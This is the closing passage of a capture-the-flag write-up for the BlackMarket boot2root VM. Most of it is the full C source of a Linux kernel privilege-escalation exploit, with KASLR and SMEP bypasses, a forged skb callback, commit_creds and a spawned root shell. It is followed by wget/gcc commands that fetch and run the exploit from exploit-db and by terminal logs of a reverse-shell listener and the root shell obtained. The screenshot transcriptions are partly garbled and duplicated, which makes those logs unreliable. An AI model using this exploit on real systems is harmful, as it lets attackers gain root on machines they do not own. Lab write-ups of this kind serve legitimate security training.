    mmap_syslog(&syslog, &size);

    if (strcmp("trusty", kernels[kernel].distro) == 0 &&
        strncmp("4.4.0", kernels[kernel].version, 5) == 0)
        return get_kernel_addr_trusty(syslog, size);
    if (strcmp("xenial", kernels[kernel].distro) == 0 &&
        strncmp("4.4.0", kernels[kernel].version, 5) == 0 ||
        strncmp("4.8.0", kernels[kernel].version, 5) == 0)
        return get_kernel_addr_xenial(syslog, size);

    printf("[+] KASLR bypass only tested on trusty 4.4.0-* and xenial 4-8-0-*");
    exit(EXIT_FAILURE);
}

// ***** Kernel structs *****
struct ubuf_info {
    uint64_t callback;      // void (*callback)(struct ubuf_info *, bool)
    uint64_t ctx;           // void *
    uint64_t desc;          // unsigned long
};

struct skb_shared_info {
    uint8_t nr_frags;       // unsigned char
    uint8_t tx_flags;        // __u8
    uint16_t gso_size;       // unsigned short
    uint16_t gso_segs;       // unsigned short
    uint16_t gso_type;       // unsigned short
    uint64_t frag_list;      // struct sk_buff *
    uint64_t hwtstamps;     // struct skb_shared_hwtstamps
    uint32_t tskey;          // u32
    uint32_t ip6_frag_id;   // __be32
    uint32_t dataref;         // atomic_t
    uint64_t destructor_arg; // void *
    uint8_t frags[16][17];   // skb_frag_t frags[MAX_SKB_FRAGS];
};

struct ubuf_info ui;

```

```

void init_skb_buffer(char* buffer, unsigned long func) {
    struct skb_shared_info* ssi = (struct skb_shared_info*)buffer;
    memset(ssi, 0, sizeof(*ssi));

    ssi->tx_flags = 0xff;
    ssi->destructor_arg = (uint64_t)&ui;
    ssi->nr_frags = 0;
    ssi->frag_list = 0;

    ui.callback = func;
}

// **** * Trigger **** *
#define SHINFO_OFFSET 3164

void oob_execute(unsigned long payload) {
    char buffer[4096];
    memset(&buffer[0], 0x42, 4096);
    init_skb_buffer(&buffer[SHINFO_OFFSET], payload);

    int s = socket(PF_INET, SOCK_DGRAM, 0);
    if (s == -1) {
        perror("[-] socket()");
        exit(EXIT_FAILURE);
    }

    struct sockaddr_in addr;
    memset(&addr, 0, sizeof(addr));
    addr.sin_family = AF_INET;
    addr.sin_port = htons(8000);
    addr.sin_addr.s_addr = htonl(INADDR_LOOPBACK);

    if (connect(s, (void*)&addr, sizeof(addr))) {
        perror("[-] connect()");
        exit(EXIT_FAILURE);
    }

    int size = SHINFO_OFFSET + sizeof(struct skb_shared_info);
    int rv = send(s, buffer, size, MSG_MORE);
    if (rv != size) {
        perror("[-] send()");
        exit(EXIT_FAILURE);
    }

    int val = 1;
    rv = setsockopt(s, SOL_SOCKET, SO_NO_CHECK, &val, sizeof(val));
}

```

```

if (rv != 0) {
    perror("[-] setsockopt(SO_NO_CHECK)");
    exit(EXIT_FAILURE);
}

send(s, buffer, 1, 0);

close(s);
}

// ***** Detect *****

#define CHUNK_SIZE 1024

int read_file(const char* file, char* buffer, int max_length) {
    int f = open(file, O_RDONLY);
    if (f == -1)
        return -1;
    int bytes_read = 0;
    while (true) {
        int bytes_to_read = CHUNK_SIZE;
        if (bytes_to_read > max_length - bytes_read)
            bytes_to_read = max_length - bytes_read;
        int rv = read(f, &buffer[bytes_read], bytes_to_read);
        if (rv == -1)
            return -1;
        bytes_read += rv;
        if (rv == 0)
            return bytes_read;
    }
}

#define LSB_RELEASE_LENGTH 1024

void get_distro_codename(char* output, int max_length) {
    char buffer[LSB_RELEASE_LENGTH];
    int length = read_file("/etc/lsb-release", &buffer[0], LSB_RELEASE_LENGTH);
    if (length == -1) {
        perror("[-] open/read(/etc/lsb-release)");
        exit(EXIT_FAILURE);
    }
    const char *needle = "DISTRIB_CODENAME=";
    int needle_length = strlen(needle);
    char* found = memmem(&buffer[0], length, needle, needle_length);
    if (found == NULL) {
        printf("[-] couldn't find DISTRIB_CODENAME in /etc/lsb-release\n");
        exit(EXIT_FAILURE);
    }
}

```

```

int i;
for (i = 0; found[needle_length + i] != '\n'; i++) {
    assert(i < max_length);
    assert((found - &buffer[0]) + needle_length + i < length);
    output[i] = found[needle_length + i];
}
}

void get_kernel_version(char* output, int max_length) {
    struct utsname u;
    int rv = uname(&u);
    if (rv != 0) {
        perror("[-] uname()");
        exit(EXIT_FAILURE);
    }
    assert(strlen(u.release) <= max_length);
    strcpy(&output[0], u.release);
}

#define ARRAY_SIZE(x) (sizeof(x) / sizeof((x)[0]))

#define DISTRO_CODENAME_LENGTH 32
#define KERNEL_VERSION_LENGTH 32

void detect_versions() {
    char codename[DISTRO_CODENAME_LENGTH];
    char version[KERNEL_VERSION_LENGTH];

    get_distro_codename(&codename[0], DISTRO_CODENAME_LENGTH);
    get_kernel_version(&version[0], KERNEL_VERSION_LENGTH);

    int i;
    for (i = 0; i < ARRAY_SIZE(kernels); i++) {
        if (strcmp(&codename[0], kernels[i].distro) == 0 &&
            strcmp(&version[0], kernels[i].version) == 0) {
            printf("[.] kernel version '%s' detected\n", kernels[i].version);
            kernel = i;
            return;
        }
    }

    printf("[-] kernel version not recognized\n");
    exit(EXIT_FAILURE);
}

#define PROC_CPUINFO_LENGTH 4096

// 0 - nothing, 1 - SMEP, 2 - SMAP, 3 - SMEP & SMAP

```



```
        }
        close(fd);
        return true;
    }

void setup_sandbox() {
    int real_uid = getuid();
    int real_gid = getgid();

    if (unshare(CLONE_NEWUSER) != 0) {
        printf("[-] unprivileged user namespaces are not available\n");
        perror("[-] unshare(CLONE_NEWUSER)");
        exit(EXIT_FAILURE);
    }
    if (unshare(CLONE_NEWWNET) != 0) {
        perror("[-] unshare(CLONE_NEWWNET)");
        exit(EXIT_FAILURE);
    }

    if (!write_file("/proc/self/setgroups", "deny")) {
        perror("[-] write_file(/proc/self/set_groups)");
        exit(EXIT_FAILURE);
    }
    if (!write_file("/proc/self/uid_map", "0 %d 1\n", real_uid)) {
        perror("[-] write_file(/proc/self/uid_map)");
        exit(EXIT_FAILURE);
    }
    if (!write_file("/proc/self/gid_map", "0 %d 1\n", real_gid)) {
        perror("[-] write_file(/proc/self/gid_map)");
        exit(EXIT_FAILURE);
    }

    cpu_set_t my_set;
    CPU_ZERO(&my_set);
    CPU_SET(0, &my_set);
    if (sched_setaffinity(0, sizeof(my_set), &my_set) != 0) {
        perror("[-] sched_setaffinity()");
        exit(EXIT_FAILURE);
    }

    if (system("/sbin/ifconfig lo mtu 1500") != 0) {
        perror("[-] system(/sbin/ifconfig lo mtu 1500)");
        exit(EXIT_FAILURE);
    }
    if (system("/sbin/ifconfig lo up") != 0) {
        perror("[-] system(/sbin/ifconfig lo up)");
        exit(EXIT_FAILURE);
    }
}
```

```

}

void exec_shell() {
    char* shell = "/bin/bash";
    char* args[] = {shell, "-i", NULL};
    execve(shell, args, NULL);
}

bool is_root() {
    // We can't simple check uid, since we're running inside a namespace
    // with uid set to 0. Try opening /etc/shadow instead.
    int fd = open("/etc/shadow", O_RDONLY);
    if (fd == -1)
        return false;
    close(fd);
    return true;
}

void check_root() {
    printf("[.] checking if we got root\n");
    if (!is_root()) {
        printf("[-] something went wrong =(\n");
        return;
    }
    printf("[+] got r00t ^_^\n");
    exec_shell();
}

int main(int argc, char** argv) {
    printf("[.] starting\n");

    printf("[.] checking distro and kernel versions\n");
    detect_versions();
    printf("[~] done, versions looks good\n");

    printf("[.] checking SMEP and SMAP\n");
    check_smepl_smap();
    printf("[~] done, looks good\n");

    printf("[.] setting up namespace sandbox\n");
    setup_sandbox();
    printf("[~] done, namespace sandbox set up\n");

#if ENABLE_KASLR_BYPASS
    printf("[.] KASLR bypass enabled, getting kernel addr\n");
    KERNEL_BASE = get_kernel_addr();
    printf("[~] done, kernel text: %lx\n", KERNEL_BASE);
#endif
}

```

```
printf("[.] commit_creds:      %lx\n", COMMIT_CREDS);
printf("[.] prepare_kernel_cred: %lx\n", PREPARE_KERNEL_CRED);

unsigned long payload = (unsigned long)&get_root;

#if ENABLE_SMEP_BYPASS
    printf("[.] SMEP bypass enabled, mmap fake stack\n");
    mmap_stack();
    payload = XCHG_EAX_ESP_RET;
    printf("[~] done, fake stack mmaped\n");
#endif

printf("[.] executing payload %lx\n", payload);
oob_execute(payload);
printf("[~] done, should be root now\n");

check_root();


return 0;
}
```

It is also confirmed that GCC is install in the box. The exploit code can be download directly for compilation.

```
cd /tmp
wget https://www.exploit-db.com/download/43418.c

gcc 43418.c -o 43418
chmod +x 43418
./43418
```


BlackMarket – Capture The Flag



```
[samux@parrot] ~
$ nc -lvp 4444
listening on [any] 4444 ...
10.0.2.20: inverse host lookup failed: Unknown host
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.20] 50278
/bin/sh: 0: can't access tty; job control turned off
$ cd /tmp/444
$ wget https://www.exploit-db.com/download/43418.c
--2018-07-09 04:14:31-- https://www.exploit-db.com/download/43418.c
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt] (installed)
Saving to: '43418.c'

2018-07-09 04:14:38 (295 KB/s) - '43418.c' saved [24033]

chmod +x 43418
$ ls -l
43418.c
$ gcc 43418.c -o 43418
$ ls
43418 (root) gid=0(root) groups=0(root)
43418.c
$ ./43418
```



```
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.20] 50278 flag CTF-BlackMarket-1
/bin/sh: 0: can't access tty; job control turned off
$ cd /tmp
$ wget https://www.exploit-db.com/download/43418.c
--2018-07-09 04:14:31-- https://www.exploit-db.com/download/43418.c
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: '43418.c'

https://www.exploit-db.com/exploits/43418/
OK ..... 295K=0.08s
Run "gcc -v" and confirmed that gcc is installed
2018-07-09 04:14:38 (295 KB/s) - '43418.c' saved [24033]
$ cd /tmp
$ ls https://www.exploit-db.com/download/43418.c
43418.c
$ gcc 43418.c -o 43418
$ ls -l 43418
43418
$ ./43418
bash: cannot set terminal process group (1451): Inappropriate ioctl for device
bash: no job control in this shell
root@Dimitri:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Dimitri:/tmp#
```

The “THEEND.txt” file is located at root directory.

The screenshot shows a terminal window titled "Parrot Terminal" with the following content:

```
THEEND.txt 2.9.8
root@Dimitri:/root# cat THEEND.txt
cat THEEND.txt
FINALLY YOU MADE IT!
Go to "Network" and run the reverse shell.
THANKS FOR PLAYING BOOT2ROOT CTF AND PLEASE DO MAIL ME ANY SUGGESTIONS @ acebomber@protonmail.com
nc -lvp 4444
THANKS SECTALKS BRISBANE FOR HOSTING MY CTF
Get the shell.

(lps://www.exploit-db.com/exploits/43418/
Run "gcc" and confirm that gcc is installed.
cd /tmp
wget https://www.exploit-db.com/download/43418.c
gcc 43418.c -o exploit
chmod +x exploit
./exploit
rootDir = "/tmp/exploit"
uid = (root)
gid = (root)
rootDir = "/tmp/exploit"
uid = (root)
gid = (root)
cd /root
```

The terminal window has a dark background with green text. The bottom status bar shows the path as "lps://www.infosec-ninjas.com/exploits/43418/" and the command as "gcc 43418.c -o exploit". The menu bar includes "Applications", "Places", "System", "File", "Edit", "View", "Search", "Terminal", and "Help". The title bar says "Parrot Terminal". The system tray shows the date and time as "Mon Jul 9, 02:16:53".

Root is dancing!

Final Thought

This Capture the Flag – BlackMarket virtual machine (VM) covers most of the techniques of the web application and network penetration testing. It is very interesting that it is based on the novels – Operation Treadstone. The hints given are clear to follow but it still not very easy to solve the problems. Meanwhile, this VM also requires you have some knowledge of encoding/decoding and HTML programming. It is painful for very beginners indeed. Very enjoyable! Recommend!

-- THE END --